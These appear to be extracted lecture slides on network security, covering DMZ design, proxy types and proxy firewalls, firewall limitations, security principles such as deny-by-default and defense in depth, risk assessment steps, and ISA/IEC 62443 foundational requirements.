
- Often, a company also needs to be reachable from outside
- Example: Company web server




- What happens if an attacker manages to infect the web server?

Demilitarized Zone (DMZ)

- With a DMZ, we accept the fact that hosts exposed to the Internet are less trustable




DMZ Attacks



- Firewall 2 protects the Intranet from
 - attacks from the Internet
 - attacks from compromised servers in the DMZ
- Still some attack possibilities:
 - Attacker compromises the firewall 2
 - Through connections from the Intranet to the servers (admin tools etc.)
 - Sometimes, servers in the DMZ have connections to the Intranet, for example to a database


Proxies

- Proxies are used in many situations
 - As caches (reduce response time, reduce network traffic to origin server,...)
 - For load balancing




Proxy types

- *Transparent proxies* intercept queries to the original web server
 - Client is not aware that it is not talking to the original server




- *Reverse proxies* are servers that hide the origin servers from the client
 - Client has no knowledge of the origin servers exist



Proxy firewalls

- Proxies can operate as application firewalls
 - Analyze and filter (drop) malicious requests
 - For example, looking for SQL injection attempts
- Reverse proxies can handle authentication of clients
 - You cannot attack the origin servers unless authenticated



- Reverse proxies are not necessarily operated by the same company as the origin servers
 - Example: DDoS protection services by Cloudflare, etc.

Limitations and Evasion techniques

- Network and transport layer firewalls do not protect against attacks where the payload is important (and probably encrypted)
- Firewalls can be also used to block suspicious outgoing traffic
 - Prevent employees to access certain sites etc.
 - Prevent employees to do dangerous things, like using (unencrypted) telnet to connect to remote host
 - Prevent attackers inside company network to launch attacks against other Internet hosts
 - Prevent attackers to send sensitive company information out (“data exfiltration”)
- But evasions are possible, especially for data exfiltration
 - Hiding outgoing traffic in outgoing HTTPS connections (or even DNS tunnels) is easy

Lessons learned (Not only for firewalls!)

- **Deny by default:** Deny what you have not explicitly allowed
- **Principle of least privileges:** Only allow what is absolutely needed
 - Here: Allow only the traffic that is needed
- **Choke point:** It is easier to implement security if all data has to go through one point
- **Defense in depth:** Deploy multiple defense systems
 - Requires more attack skills
 - A single vulnerability in one system does not endangers the entire system
- **Zoning:** Establish trust zones (but often useless if attack comes from inside)

Reminder: Risk assessment


- Is your system vulnerable? What are the risks? What should you do?
- Steps:
 1. **Identify:** What are the critical assets in your system? (data, services,...) Who is responsible for them?
 2. **Assess:** What are the vulnerabilities and threats for your assets?
 3. **Analyze:** What is the risk if an attacker discovers the vulnerability? What would be the impact of a successful attack?
 4. **Decide:** Which risks do you want to treat first? And how?
 5. **Document** everything

- Standard series for industrial automation and control systems (OT, SCADA, etc.)
- Very popular, has been used as basis for standards for other sectors
- Series covers topics such as requirements, patch management, security technologies, risk assessment,...


ISA/IEC 62443 Foundational Requirements

- The results of the risk analysis determine what security capabilities the system must provide:
 1. Access control (identify and authenticate users)
 2. Use control (authorization)
 3. System integrity (prevent unauthorized manipulation)
 4. Data confidentiality (prevent unauthorized disclosure)
 5. Restrict data flow (*segmentation*)
 6. Timely response to security violations (notify authorities, take corrective actions,...)
 7. Resource Availability (prevent degradation of services)
- In the IEC 62443 model, logical or physical assets with similar requirements are grouped into zones, with controlled connections (*conduits*) between zones

